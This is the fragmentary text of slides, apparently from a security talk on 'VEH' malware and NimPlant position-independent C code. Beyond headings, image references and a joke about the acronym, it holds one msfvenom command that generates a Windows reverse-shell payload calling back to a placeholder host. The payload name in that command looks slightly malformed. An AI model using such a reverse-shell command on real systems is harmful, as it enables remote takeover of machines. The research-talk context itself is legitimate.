



# msfvenom -p win/x64/shell_reverse_tcp LHOST=1.2.3.4 LPORT=80



# NimPlant Position Independent C-code (PIC)



# Concluding

~~*Vectored Exception Handling (VEH) Malware*~~

~~*Vague, Endless & Horrible (VEH) Malware*~~

*Very Experimental Hypothetical (VEH) Malware*


*Icons by Icons8.*

# << EOF

*Scan QR for NimPlant Position Independent C-code!*